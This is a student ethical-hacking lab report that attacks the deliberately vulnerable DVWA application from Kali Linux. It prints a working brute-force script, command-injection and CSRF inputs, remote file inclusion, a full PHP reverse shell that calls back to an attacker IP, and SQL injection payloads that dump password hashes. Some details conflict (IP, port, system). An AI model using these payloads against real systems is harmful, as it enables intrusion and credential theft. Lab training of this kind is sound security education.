

Escuela Colombiana de Ingeniería Julio Garavito

**Demo Company**  
**IT Security and Privacy**

**Ethical Hacking I**

Students:

Laura Sofia Gil Chaves

Camilo Castaño Quintanilla

Teacher:

Ing. Daniel Vela

**Business Confidential**

November 06<sup>th</sup>, 2024

Project 01-11

Version 1.0

## **Table of Contents**

<b>Assessment Overview</b> .....	3
<b>Assessment Components</b> .....	3
<b>External Penetration Test</b> .....	3
<b>Scope</b> .....	4
<b>Scope Exclusions</b> .....	4
<b>Client Allowances</b> .....	4
<b>Security Weaknesses</b> .....	4
<b>External Penetration Test Findings</b> .....	5
<b>Exploit Proof of Concept</b> .....	6
<b>Brute Force</b> .....	6
<b>Command Injection</b> .....	7
<b>CSRF (Cross-Site Request Forgery)</b> .....	8
<b>File Inclusion</b> .....	9
<b>File Upload</b> .....	12
<b>SQL Injection</b> .....	13
<b>Blind SQL Injection</b> .....	15
<b>Weak Session IDs</b> .....	16

## Assessment Overview

From Thursday, October 31 to Thursday, November 5, in the DVWA (Damn Vulnerable Web Application) security assessment was performed in a controlled environment using Kali Linux. Critical vulnerabilities such as brute force login was exploited, taking advantage of the lack of limits on authentication attempts. Command injection allowed arbitrary instructions to be executed on the server from an insecure input field. Also, through a CSRF attack, an authenticated user's password was changed without consent using a malicious external form. File inclusion exposed sensitive server files using relative paths, and loading a malicious PHP file granted remote shell access. SQL injections and blind SQL allowed access to database data with manipulated queries, while weak session IDs facilitated hijacking of active sessions. These vulnerabilities highlight the lack of security and validation controls in DVWA, demonstrating how a vulnerable environment can be compromised from within Kali Linux.

1.Planning: Identification of the vulnerabilities present in DVWA by exploring its various functionalities and an analysis of how each module lacks adequate security measures, allowing the exploitation of vulnerabilities.

2.Discovery: Evaluation of the appropriate tools for each type of attack and development of a strategic approach for each vulnerability.

3.Attacking: Execution of attacks on the site Damn Vulnerable Web Application.

4.Reporting: Documentation for each attack and possible mitigation options.

**Plan → Discovery → Attack → Report**

## Assessment Components

### External Penetration Test

External penetration testing on Damn Vulnerable Web Application (DVWA) was conducted using Kali Linux to assess the security of the environment. Multiple vulnerabilities were identified, such as login brute force, command injection, CSRF, file inclusion and upload, as well as SQL injection and weak session management. During discovery, DVWA functionalities were explored, and attacks were planned. In the attack phase, attacks were executed to obtain credentials, inject commands, change passwords via CSRF, access sensitive files, upload malicious PHP files, and manipulate SQL queries. The results evidenced the lack of adequate security measures, highlighting the need to implement robust controls to protect web applications in production.

## Scope

Assessment	Details
External Penetration Test	<a href="#">GitHub - digininja/DVWA: Damn Vulnerable Web Application (DVWA)</a>

## Scope Exclusions

There will be no scope of exclusions regarding ethical hacking, as all testing will be conducted in a secure and controlled laboratory environment.

## Client Allowances

The permissions required to perform the tests will be provided by the Damn Vulnerable page, which will allow full access to all necessary files and resources.

## Security Weaknesses

The following weaknesses that a system may have if it contains malware are described.

### Brute Force

This attack exploits the lack of protection against repeated login attempts. Without security mechanisms such as lockout after failed attempts, captcha, or multifactor authentication (MFA), an attacker can try many combinations of credentials until he finds the right one.

### Command Injection

Occurs when an application allows the user to pass data that is then executed as commands on the system. This is possible if the application does not properly validate or filter user input, allowing an attacker to inject malicious commands.

### CSRF (Cross-Site Request Forgery)

They exist when the application does not verify that requests are intended and legitimate. This allows an attacker to make an authenticated user perform actions without their consent, taking advantage of the user's session trust in the application.

### File Inclusion

This attack exploits applications that allow files to be dynamically included without verifying their origin or content. In particular, local file inclusion and remote file inclusion can be exploited if an application uploads files insecurely, allowing an attacker to execute code or read sensitive files.

## File Upload

Occurs when an application allows file uploads without proper restrictions or validation, allowing executable or malicious files to be uploaded. If the file is executed or processed, an attacker can take control of the system or access sensitive information.

## SQL Injection

This attack occurs when user input is not properly sanitized, allowing an attacker to insert SQL code into database queries. This can result in unauthorized access, modification or destruction of data.

## Blind SQL Injection

Similar to SQL Injection, but in this case the application does not directly display the injection results. The attacker can exploit the responses (e.g., response times) to obtain information from the database without needing to see the results directly.

## Weak Session IDs

This attack exploits session IDs that are predictable or easy to guess. If the IDs are not securely generated, an attacker can guess or calculate them, allowing hijacking of the user's session and unauthorized access.

## External Penetration Test Findings

### External Penetration Test Findings

<b>Description:</b>	External penetration testing on Damn Vulnerable Web Application (DVWA) with Kali Linux identified vulnerabilities such as brute force, command injection, CSRF and SQL. Attacks were carried out that obtained credentials, injected commands and manipulated queries. The findings highlight the lack of adequate security measures, highlighting the need for robust controls to protect web applications.
<b>Impact:</b>	Critical
<b>System:</b>	Windows
<b>References:</b>	<a href="#">GitHub - digininja/DVWA: Damn Vulnerable Web Application (DVWA)</a>

# Exploit Proof of Concept

## Brute Force

To start with the brute force attack we can check all the possible passwords in a text file named “fasttrack”, it can be find in the path “/usr/share/wordlists”

```
(kali@kali)-[/usr/share/wordlists]
$ ls
amass      dnsmap.txt  john.lst   nmap.lst   wfuzz
dirb       fasttrack.txt  legion     rockyou.txt.gz  wifite.txt
dirbuster  fern-wifi   metasploit sqlmap.txt
```

In the same location, create a python script that receives an username and iterates through the word list, attempting to logins one by one until it finds the correct password.

```
GNU nano 7.2 bruteforce.py *
import requests
import sys

if len(sys.argv) < 2:
    print("Uso: python bruteforce.py <usuario>")
    sys.exit(1)

user = sys.argv[1]
session = "rjqsp9l8gvuqrui0lsgohb9gr3"
url = "http://localhost/DVWA/vulnerabilities/brute"
cookies = {"PHPSESSID": session, "security": "low"}

with open("fasttrack.txt", "r") as file:
    for password in file:
        password = password.strip()
        params = {"username": user, "password": password, "Login": "Login"}
        response = requests.get(url=url, data=params, cookies=cookies)
        if "Username and/or password incorrect." not in response.text:
            print(f"Contraseña encontrada: {password}")
            break
```

The script is executed with the admin user, and it gives the correct password

```
(kali@kali)-[/usr/share/wordlists]
$ sudo python bruteforce.py admin
Contraseña encontrada: password
```

Now is tested with username: admin and password: password

### Vulnerability: Brute Force


#### Login

Username:

Password:


Login

Welcome to the password protected area admin




# Command Injection


When we start the challenge, we see a tool that looks like a ping command.




We do a quick test by entering a valid IP and then an invalid value. This confirms that the code takes the input and passes it as an argument to the ping command. If the command works, it displays the raw output; if not, it displays nothing, which will help us know if the command injection works.



The target is the host name of the machine. To do this, we use the hostname commands, which work on both Windows and Linux operating systems. We also chain command in &, to work with the provided ping (127.0.0.3 & hostname).




Based on what we learned, we constructed the attack using a valid IP to complete the ping command, followed by hostname, and to get a clearer output, we changed the way we chained the commands, using echo to format the host results. (127.0.0.3; echo "Hostname: \$(hostname)").



## CSRF (Cross-Site Request Forgery)

If we are login inside the program and change the password, the page redirects us to the next one, that has two parameters password\_new and password\_conf:


[http://localhost/DVWA/vulnerabilities/csrf/?password\\_new=miло&password\\_conf=miло&Change=Change](http://localhost/DVWA/vulnerabilities/csrf/?password_new=miло&password_conf=miло&Change=Change)




So we create an email, that take us to the page that receives the value “bueno”



[http://localhost/DVWA/vulnerabilities/csrf/?password\\_new=bueno&password\\_conf=bueno&Change=Change#](http://localhost/DVWA/vulnerabilities/csrf/?password_new=bueno&password_conf=bueno&Change=Change#)




When we check the password with “bueno” we can check that the new password is correct




## File Inclusion


We start with a basic form that has three links to file1.php, file2.php and file3.php.




When clicking on each link, we see that the URL changes only in the page parameter. This indicates that we can test for file inclusion vulnerability.



We tried the URL <http://localhost/DVWA/vulnerabilities/fi/?page=https://www.google.com>, and it appears that we were able to load the Google page in the form. This suggests that vulnerability exists.



We note that the challenge is located at <http://localhost/DVWA/vulnerabilities/fi/?page=../hackable/flags/fi.php> when we got nothing, and we need to go up two levels instead of one. We try the URL <http://localhost/DVWA/vulnerabilities/fi/?page=../../hackable/flags/fi.php>



With this modification, we manage to see quotes #1, #2 and #4, but #3 does not appear, and #5 is commented on in the source code. This suggests that quote #3 might be hidden somehow on the server. We set up a temporary web server in Kali to host a reverse PHP shell, configured netcat to listen for connections on a specific port, and executed a URL that

remotely includes the shell in the page parameter. This allows us to access the target server, navigate to fi.php, and view the hidden content to successfully complete the challenge.

```
$line3 = "3.) Romeo, Romeo! Wherefore art thou Romeo?";
```

## File Upload

Prepare a php reverse shell

```
GNU nano 7.2 revers.php
#!/php
// Reverse shell PHP payload
$ip = '192.168.177.130'; // Your local IP address
$port = 5555; // Listening port

// Open a socket connection
$sock = fsockopen($ip, $port);
if (!$sock) {
    die("Unable to connect to the specified IP and port.");
}

// Execute the shell and redirect input/output to the socket
$descriptorspec = array(
    0 => $sock, // stdin
    1 => $sock, // stdout
    2 => $sock, // stderr
);

$proc = proc_open('/bin/sh', $descriptorspec, $pipes);

// Close the socket after the shell is done
fclose($sock);
?>
```

In our case, this PHP reverse shell connects to a listener on our machine (running on 192.168.177.255:5555), opens a Bash shell, and redirects the shell's input and output to the connection. This enables remote control of the target system from our local machine, assuming the script is uploaded to and executed on a vulnerable server

Upload the file

### Vulnerability: File Upload

Choose an image to upload:

No file selected.

../../../../hackable/uploads/revers.php succesfully uploaded!

In the response, we can check the path of the uploaded shell: ../../hackable/uploads/revers.php

Navigate to it:

<http://localhost/DVWA/hackable/uploads/revers.php>

```
(kali㉿kali)-[~/Documents]
$ nc -lvnp 5555

listening on [any] 5555 ...
connect to [192.168.177.130] from (UNKNOWN) [192.168.177.130] 37228
whoami
www-data
pwd
/var/www/html/DVWA/hackable/uploads
```


**Nc -lvp 555:** start a listener on port 5555

The response indicates that Netcat is successfully listening on port 5555 and the target machine is able to connect to your machine on port 5555. The connection is coming from the target machine (192.168.177.130) with a source port 34470

Now, you can look for potential vulnerabilities

## SQL Injection

We notice that the form accepts a “User ID” and returns the first and surname of the corresponding user. We try with the ' character and get a SQL error, which confirms that there is a SQLi vulnerability and that the server uses MariaDB.




**Vulnerability: SQL Injection**

User ID:

ID: 1  
First name: admin  
Surname: admin

We used % as a wildcard, but without success. Then, we try %' or '0'='0, a query that is always true. This allows us to see the information for all users.



**Vulnerability: SQL Injection**

Home  
Instructions  
Setup / Reset DB  
Brute Force  
Command Injection  
CSRF  
File Inclusion  
File Upload  
Insecure CAPTCHA  
**SQL Injection**  
SQL Injection (Blind)  
Weak Session IDs  
XSS (DOM)  
XSS (Reflected)

User ID:

ID: %' or '0'='0  
First name: admin  
Surname: admin  
ID: %' or '0'='0  
First name: Gordon  
Surname: Brown  
ID: %' or '0'='0  
First name: Hack  
Surname: Me  
ID: %' or '0'='0  
First name: Pablo  
Surname: Picasso  
ID: %' or '0'='0  
First name: Bob  
Surname: Smith

Using the table information\_schema.COLUMNS, we try to extract the name of the available columns. We set the query to %' or '0'='0 union select TABLE\_NAME, COLUMN\_NAME from information\_schema.COLUMNS # and then filter for the table name “users” with %' or '0'='0 union select TABLE\_NAME, COLUMN\_NAME from

information\_schema.COLUMNS where TABLE\_NAME = 'users' #. Finally, we find the columns “user” and “password”.

%' or '0'='0' union select TABLE\_NAME, COLUMN\_NAME from information\_schema.COLUMNS #

**Vulnerability: SQL Injection**

User ID:

ID: %' or '0'='0' union select TABLE\_NAME, COLUMN\_NAME from information\_schema.COLUMNS #  
First name: admin  
Surname: admin

ID: %' or '0'='0' union select TABLE\_NAME, COLUMN\_NAME from information\_schema.COLUMNS #  
First name: Gordon  
Surname: Brown

ID: %' or '0'='0' union select TABLE\_NAME, COLUMN\_NAME from information\_schema.COLUMNS #  
First name: Hack  
Surname: Me

ID: %' or '0'='0' union select TABLE\_NAME, COLUMN\_NAME from information\_schema.COLUMNS #  
First name: Pablo  
Surname: Picasso

ID: %' or '0'='0' union select TABLE\_NAME, COLUMN\_NAME from information\_schema.COLUMNS #  
First name: Bob  
Surname: Smith

ID: %' or '0'='0' union select TABLE\_NAME, COLUMN\_NAME from information\_schema.COLUMNS #  
First name: ALL\_PLUGINS  
Surname: PLUGIN\_NAME

ID: %' or '0'='0' union select TABLE\_NAME, COLUMN\_NAME from information\_schema.COLUMNS #  
First name: ALL\_PLUGINS  
Surname: PLUGIN\_VERSION

%' or '0'='0' union select TABLE\_NAME, COLUMN\_NAME from information\_schema.COLUMNS where TABLE\_NAME = 'users' #

ID: %' or '0'='0' union select TABLE\_NAME, COLUMN\_NAME from information\_schema.COLUMNS where TABLE\_NAME = 'users' #  
First name: users  
Surname: user

ID: %' or '0'='0' union select TABLE\_NAME, COLUMN\_NAME from information\_schema.COLUMNS where TABLE\_NAME = 'users' #  
First name: users  
Surname: password

With the new information, we construct the query %' or '0'='0' union select user, password from dvwa.users #, getting the hashes of all passwords.

User ID:

ID: '%' or '0'='0' union select user, password from dvwa.users #  
First name: admin  
Surname: admin

ID: '%' or '0'='0' union select user, password from dvwa.users #  
First name: Gordon  
Surname: Brown

ID: '%' or '0'='0' union select user, password from dvwa.users #  
First name: Hack  
Surname: Me

ID: '%' or '0'='0' union select user, password from dvwa.users #  
First name: Pablo  
Surname: Picasso

ID: '%' or '0'='0' union select user, password from dvwa.users #  
First name: Bob  
